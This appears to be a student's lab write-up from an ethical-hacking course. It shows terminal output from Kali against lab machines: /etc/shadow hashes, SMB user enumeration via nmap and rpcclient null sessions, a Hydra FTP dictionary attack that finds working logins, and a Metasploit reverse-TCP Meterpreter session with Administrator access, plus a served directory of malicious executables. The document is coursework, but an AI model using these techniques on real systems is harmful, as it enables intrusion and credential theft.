nm-openconnect:x:131:139:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin  
kali:x:1000:1000:kali,,,:/home/kali:/usr/bin/zsh  
_galera:x:132:65534::/nonexistent:/usr/sbin/nologin  
_gophish:x:133:142::/var/lib/gophish:/usr/sbin/nologin  
Debian-exim:x:134:143::/var/spool/exim4:/usr/sbin/nologin  
cups-pk-helper:x:135:144:user for cups-pk-helper service,,,:/nonexistent:/usr/sbin/nologin  
yoda:x:1001:1001::/home/yoda:/bin/sh  
Chewbacca:x:1002:1002::/home/Chewbacca:/bin/sh  
(root@kali)~  
# tail /etc/shadow  
colord!:19759:!!!!  
nm-openvpn!:19759:!!!!  
nm-openconnect!:19759:!!!!  
kali:$y$j9T$f5ikwJIE0BYwt3bELNgx00$6clwjfvYpV0c8sAcptwNLCXlJz511JQIALMOF/0aC4:20133:0:99999:7:::  
_galera!:19759:!!!!  
_gophish!:19759:!!!!  
Debian-exim!:20133:!!!!  
cups-pk-helper!:20133:!!!!  
yoda:$y$j9T$VeFJKGwroIaUxskypBLl80$9XZ2DhRGRG6dnJ0qyTJ57VEKt8hb9Wsv8LhwPEkj241:20144:0:99999:7:::  
Chewbacca:$y$j9T$JGjAoJHTBESKQqir7eMv/$8RDxO60mByhLBkUr9ULHcbOb/rjPXcadzQqBn3kqxa/:20144:0:99999:7:::
```

```
Debian-exim!:20133:!!!!  
cups-pk-helper!:20133:!!!!  
yoda:$y$j9T$VeFJKGwroIaUxskypBLl80$9XZ2DhRGRG6dnJ0qyTJ57VEKt8hb9Wsv8LhwPEkj241:20144:0:99999:7:::  
Chewbacca:$y$j9T$JGjAoJHTBESKQqir7eMv/$8RDxO60mByhLBkUr9ULHcbOb/rjPXcadzQqBn3kqxa/:20144:0:99999:7:::  
(root@kali)~  
# tail /var/log/auth.log  
tail: cannot open '/var/log/auth.log' for reading: No such file or directory  
(root@kali)~  
# passwd yoda  
New password:  
Retype new password:  
passwd: password updated successfully  
(root@kali)~  
# passwd Chewbacca  
New password:  
Retype new password:  
passwd: password updated successfully  
(root@kali)~  
# tail -n2 /etc/shadow  
yoda:$y$j9T$JfFTQjYjYjExRbI.wH5.e0$cV6g.oejZTBu9rFwQ1qNXf.sypgxtvMx8Wc.CEMHo4S:20149:0:99999:7:::  
Chewbacca:$y$j9T$DKB15juN5HD/cYjNo4fEb0$Awu1sWmo0eFdqS.X7FutV0h5fKqYGdJULfXILPRs2u9:20149:0:99999:7:::  
(root@kali)~  
# cat /var/log/auth.log | grep changed  
cat: /var/log/auth.log: No such file or directory  
(root@kali)~
```



The `/etc/shadow` file stores user password hashes along with additional security information such as password aging policies, expiration. The `/etc/shadow` file stores encrypted password hashes for user accounts, along with additional security-related information. Since the `/etc/passwd` file is world-readable, storing passwords there was a security risk. Instead, passwords are now stored in `/etc/shadow`, which can only be accessed by the root user. The file contains fields such as:

This setup helps improve system security by preventing unauthorized users from viewing password hashes.

19. When a user is created on a Linux system, which file has a record of it?

- The group ID (GID)
- The home directory path
- The default shell assigned to the user

For example, if you create a user named yoda, an entry like this would appear in `/etc/passwd`:

```
yoda:x:1001:1001::/home/yoda:/bin/bash
```

Here, the x in the second field means the actual password is stored in `/etc/shadow`.

20. What is the command to change a user's password on a Linux system?

To change a user's password, use the `passwd` command followed by the username.

For example, to change the password for the user `yoda`, use:

```
passwd yoda
```

After entering the command, the system will prompt you to enter a new password and confirm it. For security reasons, the password input will not be displayed on the screen.

If you are logged in as the user whose password you want to change, you can simply type:

```
passwd
```

This will allow you to change your own password.

21. Where does John the Ripper store the passwords after they are cracked?

John the Ripper saves all successfully cracked passwords in a file called `john.pot`, which is located in the `.john` directory in the user's home folder.

To view the cracked passwords, you can use the following command:

```
cat ~/.john/john.pot
```


This file contains the cracked password hashes along with their corresponding plaintext passwords. If you need to retrieve previously cracked passwords in future sessions, this file will store them.

Module Activity Description:

Part Five: Creating an Additional Account with root Level Permissions INFO:
On Microsoft Windows operating systems, you can create multiple accounts

with administrative rights. On a Linux system, there is usually only one root account. However, if another account is created with a UID of 0, that account will have root level permissions. We will modify the `/etc/passwd` and `/etc/shadow` to create an account that is 'equivalent' to root. In order to do this, you would need the password for the root account, physical access, or a local exploit that would elevate your permissions to root.

22. Paste a screen shot showing the `/etc/shadow` file.

A terminal window on a Kali Linux system. The prompt is root@kali: ~. The user has run the command 'head /etc/shadow'. The output shows the first few lines of the shadow file, which are the root and vader accounts. The root account has a UID of 0 and a password of '\$y\$j9T\$T54u7rb5nvBOWmyrDQ9c01\$cVIGok8PlykT7H.Qf7JX5o9UwD102MxUQND44yRwtB:19759:0:99999:7:::'. The vader account has a UID of 19759 and a password of '\$y\$j9T\$T54u7rb5nvBOWmyrDQ9c01\$cVIGok8PlykT7H.Qf7JX5o9UwD102MxUQND44yRwtB:19759:0:99999:7:::'. The daemon account has a UID of 19759 and a password of '*:19759:0:99999:7:::'. The bin account has a UID of 19759 and a password of '*:19759:0:99999:7:::'. The sys account has a UID of 19759 and a password of '*:19759:0:99999:7:::'. The sync account has a UID of 19759 and a password of '*:19759:0:99999:7:::'. The games account has a UID of 19759 and a password of '*:19759:0:99999:7:::'. The man account has a UID of 19759 and a password of '*:19759:0:99999:7:::'. The lp account has a UID of 19759 and a password of '*:19759:0:99999:7:::'. The mail account has a UID of 19759 and a password of '*:19759:0:99999:7:::'.

```
root@kali: ~  
# tail /var/log/auth.log  
tail: cannot open '/var/log/auth.log' for reading: No such file or directory  
  
root@kali: ~  
# head /etc/shadow  
root:$y$j9T$T54u7rb5nvBOWmyrDQ9c01$cVIGok8PlykT7H.Qf7JX5o9UwD102MxUQND44yRwtB:19759:0:99999:7:::  
vader:$y$j9T$T54u7rb5nvBOWmyrDQ9c01$cVIGok8PlykT7H.Qf7JX5o9UwD102MxUQND44yRwtB:19759:0:99999:7:::  
daemon:*:19759:0:99999:7:::  
bin:*:19759:0:99999:7:::  
sys:*:19759:0:99999:7:::  
sync:*:19759:0:99999:7:::  
games:*:19759:0:99999:7:::  
man:*:19759:0:99999:7:::  
lp:*:19759:0:99999:7:::  
mail:*:19759:0:99999:7:::
```

23. When the `useradd` command is utilized, which file has a record of the event?

When the `useradd` command is utilized, the event is recorded in the `/var/log/auth.log` file on Debian-based systems (Ubuntu, etc.) or `/var/log/secure` on Red Hat-based systems (CentOS, Fedora, etc.). This log file tracks authentication-related activities, including user account creation.

24. When the `passwd` command is utilized, which file has a record of the event


When the `passwd` command is utilized, the event is also recorded in `/var/log/auth.log` (on Debian-based systems) or `/var/log/secure` (on Red Hat-based systems). The command modifies the `/etc/shadow` file by updating the user's password, and the log file captures details about the password change.

Module Activity Description:

Part Six: Enumerating users In the previous sections of this lab, we ran password attacks on systems we were already logged into and/or had access to the user and password hash files. Therefore, it was quite simple to run various attacks knowing the usernames and hashes. These were all examples of offline attacks. Often we may not know the usernames ahead of time, so we have to determine those. This is a process known as enumerating users. There are many different tools we can use.

Part 5.1: Enumerating user with nmap.

25. Paste a screen shot of the all the user accounts that you found.



```
root@kali: ~  
File Actions Edit View Help  
root@kali)~  
nmap --script smb-enum-users.nse -p 445 192.168.2.4  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-02 16:40 EST  
Nmap scan report for crs203-left.artsci.uc.edu (192.168.2.4)  
Host is up (0.0022s latency).  
  
PORT      STATE SERVICE  
445/tcp   open  microsoft-ds  
MAC Address: 00:50:56:8A:58:77 (VMware)  
  
Host script results:  
smb-enum-users:  
METASPLOITABLE\backup (RID: 1068)  
Full name: backup  
Flags: Account disabled, Normal user account  
METASPLOITABLE\bin (RID: 1004)  
Full name: bin  
Flags: Account disabled, Normal user account  
METASPLOITABLE\bind (RID: 1210)  
Flags: Account disabled, Normal user account  
METASPLOITABLE\daemon (RID: 1002)  
Full name: daemon  
Flags: Account disabled, Normal user account  
METASPLOITABLE\dhcp (RID: 1202)  
Flags: Account disabled, Normal user account  
METASPLOITABLE\distccd (RID: 1222)  
Flags: Account disabled, Normal user account  
METASPLOITABLE\ftp (RID: 1214)  
Flags: Account disabled, Normal user account  
METASPLOITABLE\games (RID: 1010)  
Full name: games  
Flags: Account disabled, Normal user account
```



```
root@kali: ~  
File Actions Edit View Help  
Flags: Account disabled, Normal user account  
METASPLOITABLE\gnats (RID: 1082)  
Full name: Gnats Bug-Reporting System (admin)  
Flags: Account disabled, Normal user account  
METASPLOITABLE\irc (RID: 1078)  
Full name: ircd  
Flags: Account disabled, Normal user account  
METASPLOITABLE\klog (RID: 1206)  
Flags: Account disabled, Normal user account  
METASPLOITABLE\libuuid (RID: 1200)  
Flags: Account disabled, Normal user account  
METASPLOITABLE\list (RID: 1076)  
Full name: Mailing List Manager  
Flags: Account disabled, Normal user account  
METASPLOITABLE\lp (RID: 1014)  
Full name: lp  
Flags: Account disabled, Normal user account  
METASPLOITABLE\mail (RID: 1016)  
Full name: mail  
Flags: Account disabled, Normal user account  
METASPLOITABLE\man (RID: 1012)  
Full name: man  
Flags: Account disabled, Normal user account  
METASPLOITABLE\msfadmin (RID: 3000)  
Full name: msfadmin, ...  
Flags: Normal user account  
METASPLOITABLE\mysql (RID: 1218)  
Full name: MySQL Server, ...  
Flags: Account disabled, Normal user account  
METASPLOITABLE\news (RID: 1018)  
Full name: news  
Flags: Account disabled, Normal user account
```

```
root@kali: ~  
File Actions Edit View Help  
Flags: Account disabled, Normal user account  
METASPLOITABLE\root (RID: 1000)  
Full name: root  
Flags: Account disabled, Normal user account  
METASPLOITABLE\service (RID: 3004)  
Full name: ...  
Flags: Account disabled, Normal user account  
METASPLOITABLE\sshd (RID: 1208)  
Flags: Account disabled, Normal user account  
METASPLOITABLE\sync (RID: 1008)  
Full name: sync  
Flags: Account disabled, Normal user account  
METASPLOITABLE\sys (RID: 1006)  
Full name: sys  
Flags: Account disabled, Normal user account  
METASPLOITABLE\syslog (RID: 1204)  
Flags: Account disabled, Normal user account  
METASPLOITABLE\telnetd (RID: 1224)  
Flags: Account disabled, Normal user account  
METASPLOITABLE\tomcat55 (RID: 1220)  
Flags: Account disabled, Normal user account  
METASPLOITABLE\user (RID: 3002)  
Full name: just a user,111, ...  
Flags: Normal user account  
METASPLOITABLE\uucp (RID: 1020)  
Full name: uucp  
Flags: Account disabled, Normal user account  
METASPLOITABLE\www-data (RID: 1066)  
Full name: www-data  
Flags: Account disabled, Normal user account  
Nmap done: 1 IP address (1 host up) scanned in 0.81 seconds
```

Part 5.2: Enumerating user accounts through null sessions with rpcclient

26. Paste a screen shot of the user list this generated.

```
root@kali: ~  
File Actions Edit View Help  
root@kali)~  
# rpcclient -U "" 192.168.2.4  
Password for [WORKGROUP\]:  
rpcclient $ enumdomusers  
user:[games] rid:[0x3f2]  
user:[nobody] rid:[0x1f5]  
user:[bind] rid:[0x4ba]  
user:[proxy] rid:[0x402]  
user:[syslog] rid:[0x4b4]  
user:[user] rid:[0xbba]  
user:[www-data] rid:[0x42a]  
user:[root] rid:[0x3e8]  
user:[news] rid:[0x3fa]  
user:[postgres] rid:[0x4c0]  
user:[bin] rid:[0x3ec]  
user:[mail] rid:[0x3f8]  
user:[distccd] rid:[0x4c6]  
user:[proftpd] rid:[0x4ca]  
user:[dhcp] rid:[0x4b2]  
user:[daemon] rid:[0x3ea]  
user:[sshd] rid:[0x4b8]  
user:[man] rid:[0x3fa]  
user:[lp] rid:[0x3f6]  
user:[mysql] rid:[0x4c2]  
user:[gnats] rid:[0x43a]  
user:[libuuid] rid:[0x4b0]  
user:[backup] rid:[0x42c]  
user:[msfadmin] rid:[0xbb8]  
user:[telnetd] rid:[0x4c8]  
user:[sys] rid:[0x3ee]  
user:[klog] rid:[0x4b6]  
  
user:[postfix] rid:[0x4bc]  
user:[service] rid:[0xbbc]  
user:[lisp] rid:[0x434]  
user:[irc] rid:[0x436]  
user:[ftp] rid:[0x4be]  
user:[tomcat55] rid:[0x4c4]  
user:[sync] rid:[0x3f0]  
user:[uucp] rid:[0x3fc]  
rpcclient $
```

Module Activity Description:

Part Seven: Online Dictionary Password Attacks

27. Paste a screen shot showing each of the passwords that were found

```
Applications  
File Actions Edit View Help  
root@kali: ~  
root@kali)~  
# hydra -L /usr/share/wordlists/metasploitable_users.lst -P /usr/share/wordlists/metasploitable_pass.lst ftp://192.168.2.4 -V  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-02 16:51:51  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 56 login tries (l:p/p:7), ~4 tries per task  
[DATA] attacking ftp://192.168.2.4:21/  
[ATTEMPT] target 192.168.2.4 - login "admin" - pass "admin" - 1 of 56 [child 0] (0/0)  
[ATTEMPT] target 192.168.2.4 - login "admin" - pass "msfadmin" - 2 of 56 [child 1] (0/0)  
[ATTEMPT] target 192.168.2.4 - login "admin" - pass "postgres" - 3 of 56 [child 2] (0/0)  
[ATTEMPT] target 192.168.2.4 - login "admin" - pass "batman" - 4 of 56 [child 3] (0/0)  
[ATTEMPT] target 192.168.2.4 - login "admin" - pass "123456789" - 5 of 56 [child 4] (0/0)  
[ATTEMPT] target 192.168.2.4 - login "admin" - pass "service" - 6 of 56 [child 5] (0/0)  
[ATTEMPT] target 192.168.2.4 - login "admin" - pass "" - 7 of 56 [child 6] (0/0)  
[ATTEMPT] target 192.168.2.4 - login "msfadmin" - pass "admin" - 8 of 56 [child 7] (0/0)  
[ATTEMPT] target 192.168.2.4 - login "msfadmin" - pass "msfadmin" - 9 of 56 [child 8] (0/0)  
[ATTEMPT] target 192.168.2.4 - login "msfadmin" - pass "postgres" - 10 of 56 [child 9] (0/0)  
[ATTEMPT] target 192.168.2.4 - login "msfadmin" - pass "batman" - 11 of 56 [child 10] (0/0)  
[ATTEMPT] target 192.168.2.4 - login "msfadmin" - pass "123456789" - 12 of 56 [child 11] (0/0)  
[ATTEMPT] target 192.168.2.4 - login "msfadmin" - pass "service" - 13 of 56 [child 12] (0/0)  
[ATTEMPT] target 192.168.2.4 - login "msfadmin" - pass "" - 14 of 56 [child 13] (0/0)  
[ATTEMPT] target 192.168.2.4 - login "user" - pass "admin" - 15 of 56 [child 14] (0/0)  
[ATTEMPT] target 192.168.2.4 - login "user" - pass "msfadmin" - 16 of 56 [child 15] (0/0)  
[22][ftp] host: 192.168.2.4 login: msfadmin passwords: msfadmin  
[ATTEMPT] target 192.168.2.4 - login "user" - pass "postgres" - 17 of 56 [child 8] (0/0)  
[ATTEMPT] target 192.168.2.4 - login "user" - pass "batman" - 18 of 56 [child 13] (0/0)  
[ATTEMPT] target 192.168.2.4 - login "user" - pass "123456789" - 19 of 56 [child 14] (0/0)  
[ATTEMPT] target 192.168.2.4 - login "user" - pass "service" - 20 of 56 [child 15] (0/0)  
[ATTEMPT] target 192.168.2.4 - login "user" - pass "" - 21 of 56 [child 4] (0/0)  
[ATTEMPT] target 192.168.2.4 - login "postgres" - pass "admin" - 22 of 56 [child 0] (0/0)
```



```
root@kali: -
File Actions Edit View Help

[ATTEMPT] target 192.168.2.4 - login "user" - pass "" - 21 of 56 [child 4] (0/0)
[ATTEMPT] target 192.168.2.4 - login "postgres" - pass "admin" - 22 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.2.4 - login "postgres" - pass "msfadmin" - 23 of 56 [child 1] (0/0)
[ATTEMPT] target 192.168.2.4 - login "postgres" - pass "postgres" - 24 of 56 [child 2] (0/0)
[ATTEMPT] target 192.168.2.4 - login "postgres" - pass "batman" - 25 of 56 [child 3] (0/0)
[ATTEMPT] target 192.168.2.4 - login "postgres" - pass "123456789" - 26 of 56 [child 7] (0/0)
[ATTEMPT] target 192.168.2.4 - login "postgres" - pass "service" - 27 of 56 [child 10] (0/0)
[ATTEMPT] target 192.168.2.4 - login "postgres" - pass "" - 28 of 56 [child 11] (0/0)
[ATTEMPT] target 192.168.2.4 - login "sys" - pass "admin" - 29 of 56 [child 5] (0/0)
[ATTEMPT] target 192.168.2.4 - login "sys" - pass "msfadmin" - 30 of 56 [child 6] (0/0)
[ATTEMPT] target 192.168.2.4 - login "sys" - pass "postgres" - 31 of 56 [child 9] (0/0)
[ATTEMPT] target 192.168.2.4 - login "sys" - pass "batman" - 32 of 56 [child 12] (0/0)
[21][ftp] host: 192.168.2.4 login: postgres password: postgres
[ATTEMPT] target 192.168.2.4 - login "sys" - pass "123456789" - 33 of 56 [child 2] (0/0)
[ATTEMPT] target 192.168.2.4 - login "sys" - pass "service" - 34 of 56 [child 8] (0/0)
[ATTEMPT] target 192.168.2.4 - login "sys" - pass "" - 35 of 56 [child 13] (0/0)
[ATTEMPT] target 192.168.2.4 - login "klog" - pass "admin" - 36 of 56 [child 14] (0/0)
[ATTEMPT] target 192.168.2.4 - login "klog" - pass "msfadmin" - 37 of 56 [child 15] (0/0)
[ATTEMPT] target 192.168.2.4 - login "klog" - pass "postgres" - 38 of 56 [child 4] (0/0)
[ATTEMPT] target 192.168.2.4 - login "klog" - pass "batman" - 39 of 56 [child 1] (0/0)
[ATTEMPT] target 192.168.2.4 - login "klog" - pass "123456789" - 40 of 56 [child 3] (0/0)
[ATTEMPT] target 192.168.2.4 - login "klog" - pass "service" - 41 of 56 [child 11] (0/0)
[ATTEMPT] target 192.168.2.4 - login "klog" - pass "" - 42 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.2.4 - login "service" - pass "admin" - 43 of 56 [child 5] (0/0)
[ATTEMPT] target 192.168.2.4 - login "service" - pass "msfadmin" - 44 of 56 [child 6] (0/0)
[ATTEMPT] target 192.168.2.4 - login "service" - pass "postgres" - 45 of 56 [child 7] (0/0)
[ATTEMPT] target 192.168.2.4 - login "service" - pass "batman" - 46 of 56 [child 9] (0/0)
[ATTEMPT] target 192.168.2.4 - login "service" - pass "123456789" - 47 of 56 [child 10] (0/0)
[ATTEMPT] target 192.168.2.4 - login "service" - pass "service" - 48 of 56 [child 12] (0/0)
[ATTEMPT] target 192.168.2.4 - login "service" - pass "" - 49 of 56 [child 8] (0/0)
[ATTEMPT] target 192.168.2.4 - login "" - pass "admin" - 50 of 56 [child 2] (0/0)
[ATTEMPT] target 192.168.2.4 - login "" - pass "msfadmin" - 51 of 56 [child 3] (0/0)
[ATTEMPT] target 192.168.2.4 - login "" - pass "msfadmin" - 51 of 56 [child 3] (0/0)
[21][ftp] host: 192.168.2.4 login: service password: service
[ATTEMPT] target 192.168.2.4 - login "" - pass "postgres" - 52 of 56 [child 12] (0/0)
[ATTEMPT] target 192.168.2.4 - login "" - pass "batman" - 53 of 56 [child 2] (0/0)
[ATTEMPT] target 192.168.2.4 - login "" - pass "123456789" - 54 of 56 [child 3] (0/0)
[ATTEMPT] target 192.168.2.4 - login "" - pass "service" - 55 of 56 [child 12] (0/0)
[ATTEMPT] target 192.168.2.4 - login "" - pass "" - 56 of 56 [child 13] (0/0)
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-02 16:52:04

(root@kali)~[~]
#
```

Exercise 3: Lab 7 - Creating Malicious Binaries

Module Activity Description:

Part Zero: Set up SimpleHTTPSeverm

```
(root@kali)~[~/FreeGames]
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...



|
```

Module Activity Description:

Part One: Creating a Bind Shell Binary

Payload 1: VNC Inject Bind Shell (windows/x64/vncinject/bind_tcp_uuid)

This payload injects a VNC server into memory on the target



Remotely Accessed Windows screen on Linux System


```
File Actions Edit View Help
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.2.6
LHOST => 192.168.2.6
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.2.6:4444
[*] Sending stage (177734 bytes) to 192.168.2.7
[*] Meterpreter session 1 opened (192.168.2.6:4444 -> 192.168.2.7:54002) at 2025-03-01 15:49:23 -0500

meterpreter > shell
Process 2860 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>exit
exit
meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter > sysinfo
Computer      : WIN-678LK3JBN3Q
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > getuid
Server username: WIN-678LK3JBN3Q\Administrator
meterpreter >
```

FreePBX Administration x Directory listing for / x Error response x +

192.168.2.6

Directory listing for /

- [bindtcp.exe](#)
- [BubbleBlast2000.exe](#)
- [GoldGrabber.exe](#)
- [HiddenShell.exe](#)
- [InfectedNotepad.exe](#)
- [malicious.dll](#)
- [Malware1.exe](#)
- [PowerBind.exe](#)
- [Rebooter.elf](#)
- [UploadExec.exe](#)
- [VNCInjector.exe](#)